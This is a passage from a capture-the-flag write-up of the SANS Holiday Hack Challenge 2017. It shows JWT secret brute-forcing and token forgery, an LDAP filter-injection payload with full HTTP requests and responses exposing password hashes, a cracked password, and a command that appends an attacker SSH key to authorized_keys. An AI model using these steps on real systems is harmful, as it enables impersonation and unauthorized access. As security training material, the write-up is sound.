Fixing the expiration date is easy but getting the right “secret” requires brute forcing. Wunorse mentioned that Alabaster swears by a long “secret” but let’s hope he is just talk.

Using a brute force cracker compiled from https://github.com/brendan-rius/c-jwt-cracker and about a minute of our lives, we brute force “3lv3s” as the secret.

```
root@kali:/Desktop/SHH2017# time ./jwtcrack
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I

Secret is "3lv3s"
```

We also tried brute forcing it using John the Ripper[36] but found it took a lot longer.

Now, to create our token with our new secret.




Figure 31 - JWT

[36] https://security.stackexchange.com/questions/134200/cracking-a-jwt-signature

We then set it in the browser




Figure 32 - JWT Hack

A quick refresh of our login page and poof! We are presented with the Elf Database query engine!




Figure 33 - Inside EDB

The clues so far, from the hidden[37] text file, point to LDAP being central to this exploit. Before we go about trying to dump the database, recall that TCP Port 389 was open[38]? Well, it turns out we can dump the entire database with clues from the LDIF template[39].

[37] By hidden, we mean fairly open
[38] Now seems to be closed!
[39] Could have just guessed the dc anyway!

```
root@kali:/Desktop/SHH2017# proxychains ldapsearch -x -h 10.142.0.6 -p 389 -b
"dc=northpolechristmastown,dc=com"
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-10.142.0.6:389-<><>-OK
# extended LDIF
#
# LDAPv3
# base <dc=northpolechristmastown,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# northpolechristmastown.com
dn: dc=northpolechristmastown,dc=com
objectClass: dcObject
objectClass: organization
dc: northpolechristmastown.com

# reindeer, northpolechristmastown.com
dn: ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: organizationalUnit
ou: reindeer

# rudolph, reindeer, northpolechristmastown.com
dn: cn=rudolph,ou=reindeer,dc=northpolechristmastown,dc=com
objectClass: addressbookPerson
c: US
…
```

Replaying it in burp with "*" in the attributes field shows all attributes in the LDAP database.

```
POST /search HTTP/1.1
Host: 10.142.0.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.142.0.6/home.html
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
np-auth:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5
naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE4LTA
4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJ
hc3Rlci5zbm93YmFsbCJ9.gr2b8plsmw_JCKbomOUR-
E7jLiSMeQ-evyYjcxCPXco
X-Requested-With: XMLHttpRequest
Content-Length: 30
Cookie: SESSION=5G4muQViaCp9y373g2cb
Connection: close

name=j&isElf=True&attributes=*
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 21 Dec 2017 09:26:28 GMT
Content-Type: application/json
Content-Length: 739
Connection: close

[[["cn=tarpin,ou=elf,dc=northpolechristmastown,dc=co
m",{"c":["US"],"cn":["tarpin"],"department":["worksh
op"],"description":["Tarpin is the local jokester of
the North Pole. He makes sure everything remains
light-hearted around the
workshop."],"facsimileTelephoneNumber":["123-456-
8905"],"gn":["tarpin"],"l":["North
Pole"],"mail":["tarpin.mcjinglehauser@northpolechris
tmastown.com"],"objectClass":["addressbookPerson"],"
ou":["elf"],"postOfficeBox":["133"],"postalAddress":
["Candy
Street"],"postalCode":["543233"],"profilePath":["/im
g/elves/elf7.PNG"],"sn":["mcjinglehauser"],"st":["AK
"],"street":["Santa Claus
Lane"],"telephoneNumber":["123-456-
4740"],"uid":["tarpin.mcjinglehauser"],"userPassword
":["f259e9a289c4633fc1e3ab11b4368254"]}]]]
```




Figure 34 - Burp

We postulate that the hardcoded query looks like this when we supply *name=j&isElf=True*

```
(&(cn=*j*)(ou=elf))
```

This means, if we want to inject, we must nullify the & condition. What better way than to & itself and:

```
(&(cn=*j*) (cn=*j*))(|(ou=*)(ou=elf))
```

```
POST /search HTTP/1.1
Host: 10.142.0.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.142.0.6/home.html
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
np-auth:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5
naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiIyMDE4LTA
4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJ
hc3Rlci5zbm93YmFsbCJ9.gr2b8plsmw_JCKbomOUR-
E7jLiSMeQ-evyYjcxCPXco
X-Requested-With: XMLHttpRequest
Content-Length: 47
Cookie: SESSION=5G4muQViaCp9y373g2cb
Connection: close

name=j*)(cn=*j*))(|(ou=&isElf=True&attributes=*
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 21 Dec 2017 09:31:15 GMT
Content-Type: application/json
Content-Length: 15474
Connection: close

[[["ou=reindeer,dc=northpolechristmastown,dc=com",{"
objectClass":["organizationalUnit"],"ou":["reindeer"
]}]],[["cn=rudolph,ou=reindeer
…….snipped off……..
[["cn=santa,ou=human,dc=northpolechristmastown,dc=co
m",{"c":["US"],"cn":["santa"],"department":["adminis
trators"],"description":["A round, white-bearded,
jolly old man in a red suit, who lives at the North
Pole, makes toys for children, and distributes gifts
at Christmastime. AKA - The
Boss!"],"facsimileTelephoneNumber":["123-456-
8893"],"gn":["Santa"],"l":["North
Pole"],"mail":["santa.claus@northpolechristmastown.c
om"],"objectClass":["addressbookPerson"],"ou":["huma
n"],"postOfficeBox":["126"],"postalAddress":["Candy
Street"],"postalCode":["543210"],"profilePath":["/im
g/elves/santa.png"],"sn":["Claus"],"st":["AK"],"stree
t":["Santa Claus Lane"],"telephoneNumber":["123-
456-
7893"],"uid":["santa.claus"],"userPassword":["cdabeb
96b508f25f97ab0f162eac5a04"]}]]]
```




Figure 35 - More Burp

Now that we have the entire database, let's look for the real Letter to Santa. At the right side of the menu bar, there is a dropdown item list which looks like this:




Figure 36 - Menu

When logged in as Alabaster and clicking on the **Santa Panel,** we are greeted with the message:




Figure 37 - Claus Panel

Sure, let's be Jessica since she is a Claus. We forged her token and refreshed the page as per previous steps

Figure 38 - Jessica Claus

We then realized there was another step.




Figure 39 - Password

A look at the hashed password of Jessica Claus and Santa Claus reveals only Santa's password has been cracked[40]:

```
cdabeb96b508f25f97ab0f162eac5a04:1iwantacookie
```

Forging the token all over again for the big man and refresh the page to be logged in as Santa himself.

[40] https://hashhack.pro/dict.php?block=cdab

Figure 40 - Santa!

We get the real Letter to Santa from the Wizard of Oz and we reckon that both Santa and The Wizard are terrible gift givers.




Figure 41 - Classic Men

Answer

Seems The Wizard of Oz wrote the letter unless we're talking Roy Wood or Gandalf…. No, it definitely was the Wizard of Oz

9) Which character is ultimately the villain causing the giant snowball problem. What is the villain's motive?

After completing getting 5 pages of The Great Book and completing the final level of North Pole and Beyond – “We’re off to see…”, Glinda the Good Witch, not Rudolph, owns up to being the villain all for earning more money. Christmas is getting expensive in Oz.

It's me, Glinda the Good Witch of Oz! You found me and ruined my genius plan!

You see, I cast a magic spell on the Abominable Snow Monster to make him throw all the snowballs at the North Pole. Why? Because I knew a giant snowball fight would stir up hostilities between the Elves and the Munchkins, resulting in all-out WAR between Oz and the North Pole. I was going to sell my magic and spells to both sides. War profiteering would mean GREAT business for me.

But, alas, you and your sleuthing foiled my venture. And I would have gotten away with it too, if it weren't for you meddling kids!

APPENDIX

Appendix A – NPDD Humans.txt

Visiting http://nppd.northpolechristmastown.com/robots.txt we come across some lovely star wars references

```
User-agent: hk-47
Disallow: /
Disallow: /needhelp
Disallow: /infractions
Disallow: /community
Disallow: /about

User-agent: threepio
Sand-Crawler-delay: 421

User-agent: artoo
Sand-Crawler-delay: 2187
```

We then visit http://nppd.northpolechristmastown.com/about and come across a line at the bottom of the page that says "*Many robots and humans went into making this website and department operational*" which got us thinking. The robots file is quite literally for Star Wars robots.

We then went to http://nppd.northpolechristmastown.com/humans.txt and were presented with a page as follows

```
Counter Hack Challenges is an organization devoted to creating educational,
interactive challenges and competitions to help identify people with information
security interest, potential, skills, and experience.

We design and operate a variety of capture-the-flag and quiz-oriented challenges
for the SANS Institute, Cyber Aces, US Cyber Challenge, and other organizations.
Our featured products include NetWars, CyberCity, Cyber Aces Online, and several
Cyber Quests. And of course Holiday Hack Challenge.

789cd5584d6fc3200cbdfbd7acfb90bac30e8c4c1ada926aaa266de7494165d2ba5bca7efd804002
04f25172a087e8c5063f3b7e2e422518d18fcd7dbdc6036b11ad46860f88be72448188cf5cebc987
ac4647f57904979470c40c1953c8edcd65efc77d40649f5d9909b402fa04c6ef56c6edf58eacb437
b981dccddc3dcfcd4b9db50089648f5bfcd3843fbd23e3b66a4395dca697511bac8540b670055e01
6c483639a0bfdb9c054825d3035a62d49042a3e865297b55f47ed1c306b4c35908d886a019f8ad75
082cb050661f959a9e1f4c89c34c6640b31520954c0fe849f56e2fb0789a85b0342084a2e7a756cd
f846d6d95309f53a38192227683e022492e9012d082d0f884fa2ec51c00fb3095a6421bf5053214c
05a88d914a3ca430e704bd6035f57c42c9d11f29444f7a641efaeb5184a5011de261c241656411a1
7b806628402a999e4fd1b337d99a2b8950e1f665049d00e517cd7750fbc10e9841eca093205a9997
d121183940f3102091cc1ca0efb4daa38d6a8544630b04b3209ae92c58016ce00fa08c878ec8cf34
650710accc2c1230eb0a7ac96aea01ad0ee89a149f2dca56446c70167c6cc571fced8d314c0c51a2
79c86c3b5cd91957d00b53530fe80d29be68c597218c6e906a4d133163c339154c56967a05cd5e4d
738252bac3e8d64316f28b9f54d086a9c005c82091c0a09acfac054824d1f3b9dba33bd1b36ff522
51a87267db4b11d48bf80dce0a18dfc760e6c600b19ccf53e6ffd32691d5e8f800ffaf39e7fe
```

That block of code looks like hex, so we throw it into HxD[41] and save it. Running file against it reveals it to be of type "zlib compressed data". We uncompress it and are then presented with a large chunk of base64 decoded data.

[41] https://mh-nexus.de/en/hxd/

```
alan@ubuntu:~$ file file
file: zlib compressed data
alan@ubuntu:~$ zlib-flate -uncompress < file
ICAgX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19f
…
```

Decoding this further gave us some, what appeared to be, ASCII art.

Figure 42 - ASCII?

It turned out to be a punched card image[42]. After much reading and converting, it seemed the final message was:

MADE WITH LOVE BY MADEYE MOODY PROF DEFENSE AGAINST THE DARK ARTS BFE 4EVA

This is manual though – let's automate the whole process using Perl[43].

[42] http://homepage.divms.uiowa.edu/~jones/cards/codes.html

[43] https://bitbucket.org/sansholidayhack/hhc2017/src/51a30a6db6ffedec30a5339e8d0ca3f2808a313c/Servers/nppd/humans/proc-humans.pl?at=master&fileviewer=file-view-default

Running this against the message in humans.txt gives us the following output




Figure 43 - Perl!

Appendix B – Who?

status	severity	title	date	name	status
closed	5	Throwing rocks (non-person target)	2015-12-25T00:00:00	Cindy Lou Who	Naughty
closed	5	Tantrum in a private facility	2015-12-25T00:00:00	Cindy Lou Who	Naughty
closed	5	Anti-social behavior (unspecified)	2015-12-25T00:00:00	Cindy Lou Who	Naughty
closed	5	Trying to ruin Christmas	2015-12-25T00:00:00	Cindy Lou Who	Naughty
closed	5	Tantrum in public	2016-12-25T00:00:00	Dr. Who	Naughty
closed	5	Anti-social behavior (unspecified)	2016-12-25T00:00:00	Dr. Who	Naughty
closed	5	Talking back to parents or other adults	2016-12-25T00:00:00	Dr. Who	Naughty
closed	5	Trying to ruin Christmas	2016-12-25T00:00:00	Dr. Who	Naughty

Figure 44 - Tut tut tut

Now look at all these with no infractions!

Alabaster Snowball	Nice
Bushy Evergreen	Nice
Holly Evergreen	Nice
Minty Candycane	Nice
Mohammed Poole	Nice
Nur Ismail	Nice
Pepper Minstix	Nice
Sam Bhardwaj	Nice
Shinny Upatree	Nice
Sparkle Redberry	Nice
Stefan Ramos	Nice
SugerPlum Mary	Nice
Tarpin McJinglehauser	Nice
Wunorse Openslae	Nice

Figure 45 – Goodies

Wait, who are the extra ones? Hmm…

Appendix C – SSH

We generated RSA keys for the root user on our kali box:

```
ssh-keygen -t rsa
```

Using our l2s-struts.py script we ran the following command to append our public key and verify it was added correctly:

```
$) echo "ssh-dss
AAAAB3NzaC1kc3MAAACBAItxRWa+YpWTM8fuhk61F1l5aWCcB6A0rryhOUCrUBIGQYJoqJOzqQv+KKFWNyjJT7u2WKUqeC4t8+YgzY8YWeWXo
Hi5spqFqSTweZF/DM5D+7RI8aK8nzb7ZtQoGHXuotJ12IYffiK7xlDmAQsK6ijRGXA3HQZxjatcd6qEapBPAAAAFQD4Zbb1GIBsdr5EWo4HnM
uvyQSbZwAAAIAJALzk2kTF2rEegDbfhDlQbshqf7QHuEqujF5Qz46fSNdm6J2fgj+t8u+ehRnrCFvBukIH6B+9k0yJfp0uytY/a4P+VCzPqjR
5VamIAf5IeV0WG70BPAimke+qFwovba/VkkoDKVpYaa1DV5UYpixH9pn4I4SEErT9tV250/vlwAAAAIAvu9n3ETQ+fKvZCfxqZeycUNQrvfAU
0odo/dRUmK6sRo+JaON4opS8aK1Csk7tayFmOhFwX+DwUJl7bhB4kBeJ9dW8T4eqnxPvCGNssdeVensZC7hObHF85PQboN2m3pvH5Q/kKRZir
MXmJlXz7HLmAYlED9kYZUMAAkB6oEs7CQ== root@ptest" >> /home/alabaster_snowball/.ssh/authorized_keys && tail -1
/home/alabaster_snowball/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIsH7puWzyfit6YXed55dILe9+sf1120
NN5rFPlUoeqOAvjK1wsLP8l5fl1Dy74hG2ULbxZIdvF3lVv6mPyO0bTpwjfemeiHLPyLr6FACpTHSrigVkVuxODwrdjEWy2VlvorShKlatplc
XAGQ1oRlt7Nk4Xaq1tC
d/psATu/Zncp5/4jX05DvKcRzQa61Tb0Xz7vAoCVaSIPSVjzOnQpF6wGqZKyntal/eYCD7J3pPgqf+qkG6lgFSXHJOLY7TTJnDwabiVJhz8uG
VsyAswl0nkx1CTBW+u9
C7lVFi7avxVpqdfgBy//aG8HDgeubhWmdfSJmaHqv2HQxGp6I8M2jR root@ptest

Using the verbose flag (-v) on our ssh command, we see details of the successful key exchange.
root@ptest:~/.ssh# ssh -v alabaster_snowball@35.185.84.51
OpenSSH_7.6p1 Debian-2, OpenSSL 1.0.2m  2 Nov 2017
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Connecting to 35.185.84.51 [35.185.84.51] port 22.
debug1: Connection established.
debug1: permanently_set_uid: 0/0
debug1: identity file /root/.ssh/id_rsa type 0
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_dsa type 1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_7.6p1 Debian-2
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u1
